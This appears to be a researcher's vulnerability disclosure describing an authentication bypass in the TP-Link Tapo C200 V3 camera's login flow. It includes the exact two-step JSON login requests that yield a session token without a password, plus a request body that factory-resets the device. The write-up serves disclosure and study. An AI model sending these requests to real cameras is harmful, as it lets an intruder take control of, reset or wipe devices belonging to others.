How I got started
This started with getting access to the firmware. The Tapo C200 has UART test points on the board, but TX and RX aren’t connected to the processor (they probably removed it?). I made quite the mess trying to solder it :)
The Tapo C200 Research Project really helped me with this.
I eventually got a U-Boot shell, from there I dumped the flash and unpacked the Linux FS.
The main executable has SHA-256 379debbf17779139f10aaa722f4532379af45445530766eaaf35102a718cf055.
I tested this on a Tapo C200 V3 running firmware 1.9.1 Build 260326. The issue still exists in this version, although the dump is from an older version.
This finding sounds very similar to CVE-2026-15315, an authentication bypass that TP-Link says was fixed for the C200 V5 in August 2026. The advisory lists the C200 V5 and C120 V1, but not the C200 V3. As of November 16, 2026, I can still reproduce the issue on my V3.
The login flow
The camera exposes a web endpoint that looks like JSON-RPC (not quite though).

Anyways, it has a login method. Authentication normally happens in two requests.
The first request includes the username, password hash, encryption type, and a client nonce:
{
  "method": "login",
  "params": {
    "username": "admin",
    "password": "passwordHash",
    "encrypt_type": "3",
    "cnonce": "the_client_nonce_random"
  }
}
With valid credentials, the camera replies with a server nonce and a device_confirm value.
The confirmation values are derived in different orders:
\[\begin{aligned} \text{device\_confirm} &= \operatorname{hex}\left( \operatorname{SHA256}(c \parallel p \parallel n) \right) \parallel n \parallel c \\ \text{app\_confirm} &= \operatorname{hex}\left( \operatorname{SHA256}(p \parallel c \parallel n) \right) \parallel c \parallel n \end{aligned}\]Here, c is the client nonce, p is the password hash, and n is the server nonce. For simplicity, I sometimes call the password hash just the password. || means concatenation.
The camera calculates app_confirm internally. The client is expected to calculate the same value and send it as digest_passwd in a second login request:
{
  "method": "login",
  "params": {
    "encrypt_type": "3",
    "digest_passwd": "<app_confirm>"
  }
}
The check against the stored confirmation is visible in the main executable:

The two values use different input orders, so the client cannot normally just reflect the camera’s device_confirm back as proof. If the digest_passwd we send matches the stored app_confirm, the camera creates a session token. With this token, we can do funny things like resetting the device, formatting the SD card, moving the camera, and toggling privacy mode.
To use the session, add the token to the camera URL like this: https://cameraip/?stok=<sessionToken>.
Some endpoints that return device information, such as device details, use encrypted response bodies. The session token lets you access them, but decrypting those responses still requires the password.
I didn’t try whether this gives access to the camera’s live video feed. As a requirement, you need to be able to send HTTP(S) requests to the device.
I still don’t know why the camera uses this challenge-response flow after it has already accepted the username and password. If you know the reason, please let me know.
The authentication bypass
The challenge response can also be reached without completing the normal first request. Instead of sending a username and password, send a login request with a digest_passwd field. Its value does not matter. It can be empty or contain literally anything. The camera compares it with the expected app_confirm. When they do not match, it still builds and returns a challenge.
As you might remember, I normally shouldn’t be able to reflect the device_confirm, since the order of password, client nonce and server nonce won’t match. But since we skipped request 1, this code path doesn’t copy the client nonce into encrypt_state, so it’s treated as an empty string.

With an empty client nonce, the device_confirm and app_confirm come down to the same value:
This is the main issue: On this “path”, the client nonce is not copied into encrypt_state, so the camera’s server proof equals the proof it expects from the client. The challenge response is therefore reusable as the final authentication value.
So the value the camera returns as device_confirm is now also the value it expects as app_confirm. Send that returned value as digest_passwd in the next login request and the camera accepts it, creating an authenticated session without the password.
The first request can look like this:
{
  "method": "login",
  "params": {
    "encrypt_type": "3",
    "digest_passwd": "anything"
  }
}
Take the device_confirm from the resulting challenge and use it in the second request:
{
  "method": "login",
  "params": {
    "encrypt_type": "3",
    "digest_passwd": "<device_confirm from the challenge>"
  }
}
And now, you have gained a valid session token that you can use to do all sorts of things like factory resetting the entire device:
{
  "method": "multipleRequest",
  "params": {
    "requests": [
      {
        "method": "softReset",
        "params": {
          "system": {
            "soft_reset": {
              "type": "factory"
            }
          }
        }
      }
    ]
  }
}
Login flow